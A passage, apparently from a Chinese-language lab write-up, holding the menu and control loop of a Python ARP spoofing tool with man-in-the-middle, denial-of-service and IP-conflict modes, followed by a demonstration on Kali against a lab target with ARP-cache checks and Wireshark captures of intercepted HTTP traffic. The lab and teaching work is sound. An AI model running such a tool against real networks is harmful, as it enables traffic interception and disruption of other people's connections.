) if self .spoofing_thread and self .spoofing_thread.is_alive(): print ("\n系统状态: \033[92m攻击已激活\033[0m\n\n 1. \033[91m终止攻击并清理网络\033[0m" ) else : print ("\n系统状态: \033[93m待命中\033[0m\n\n 1. 启动中间人 (MitM) 攻击\n 2. 启动拒绝服务 (DoS) 攻击\n 3. 启动IP地址冲突攻击" ) print (" 0. 退出程序" ) print ("---------------------------------------------------" ) choice = input ("请输入操作指令: " ) if self .spoofing_thread and self .spoofing_thread.is_alive(): if choice == '1' : logging.info("用户选择停止攻击。" ) print ("\n[INFO] 正在终止攻击线程..." ) self .spoofing_active.set () self .spoofing_thread.join(timeout=3 ) self ._restore_network() self .spoofing_thread = None input ("按回车键返回主菜单..." ) else : if choice in ['1' , '2' ]: mode = "中间人 (MitM)" if choice == '1' else "拒绝服务 (DoS)" logging.info(f"攻击开始。模式: {mode} " ) forwarding = (choice == '1' ) self ._set_ip_forwarding(forwarding) self .spoofing_active.clear() self .spoofing_thread = threading.Thread(target=self ._spoof_loop) self .spoofing_thread.start() input ("\n[INFO] 攻击线程已在后台运行,按回车键返回主菜单..." ) elif choice == '3' : logging.info("攻击开始。模式: IP冲突" ) self .spoofing_active.clear() self .spoofing_thread = threading.Thread(target=self ._ip_conflict_loop) self .spoofing_thread.start() input ("\n[INFO] 攻击线程已在后台运行,按回车键返回主菜单..." ) elif choice == '0' : break else : input ("\n[WARN] 指令无效,请按回车键重试。" ) except KeyboardInterrupt: logging.warning("捕获到用户中断信号 (Ctrl+C)。" ) print ("\n\n[WARN] 捕获到退出信号 (Ctrl+C),开始执行清理程序..." ) self .spoofing_active.set () self ._restore_network() except Exception as e: logging.critical(f"脚本遇到无法处理的异常: {e} " , exc_info=True ) print (f"\n[FATAL] 脚本遇到无法处理的异常: {e} " ) finally : self ._set_ip_forwarding(False ) logging.info("脚本安全退出。" ) print ("[INFO] 程序已安全退出。" ) if __name__ == "__main__" : spoofer = ArpSpoofer() spoofer.run()

支持自主配置参数:网络接口、扫描子网、攻击目标和欺骗网关




支持三种基于ARP的攻击模式:中间人攻击、拒绝服务攻击、IP地址冲突攻击


输入1即可停止攻击


自动生成攻击日志文件,方便复盘
将准备好的脚本 arp_spoof.py 传到kali上

1 sudo python3 arp_spoof.py
在验证机上运行arp -a,网关MAC没有被篡改。

输入1可停止攻击
回到靶机,arp -a查看缓存,网关MAC变回真实的。
每次攻击会自动创建攻击日志。
使用wireshark抓包查看
开启攻击



靶机arp缓存被篡改,但是能正常打开百度
验证机的arp缓存仍然是正确的,说明攻击是针对性的
kali攻击机使用wireshark抓包查看

请求 (Request) :可以看到多条源地址(Source)为 192.168.130.143 的数据包,它们正在向一个公网IP 36.110.220.119(某个网站的服务器)发送HTTP GET请求。这代表靶机正在请求网页内容。响应 (Response) :可以看到多条源地址为 36.110.220.119(网站服务器)的数据包,向靶机 192.168.130.143 返回 HTTP/1.1 200 OK 的响应。这代表网站服务器已经同意了请求,并将网页内容发回。
整个通信过程是在攻击机上被Wireshark捕获的,证明了靶机的所有网页浏览数据都经过了攻击机,攻击机能够监听甚至篡改靶机的所有未加密通信。
打开一条GET请求查看,可以看到源MAC是靶机的,但目标MAC是攻击机的,表明靶机把攻击机的MAC当成了网关的。靶机虽然想要把数据包发给公网的服务器,但实际上发送给了攻击机。
wireshark抓包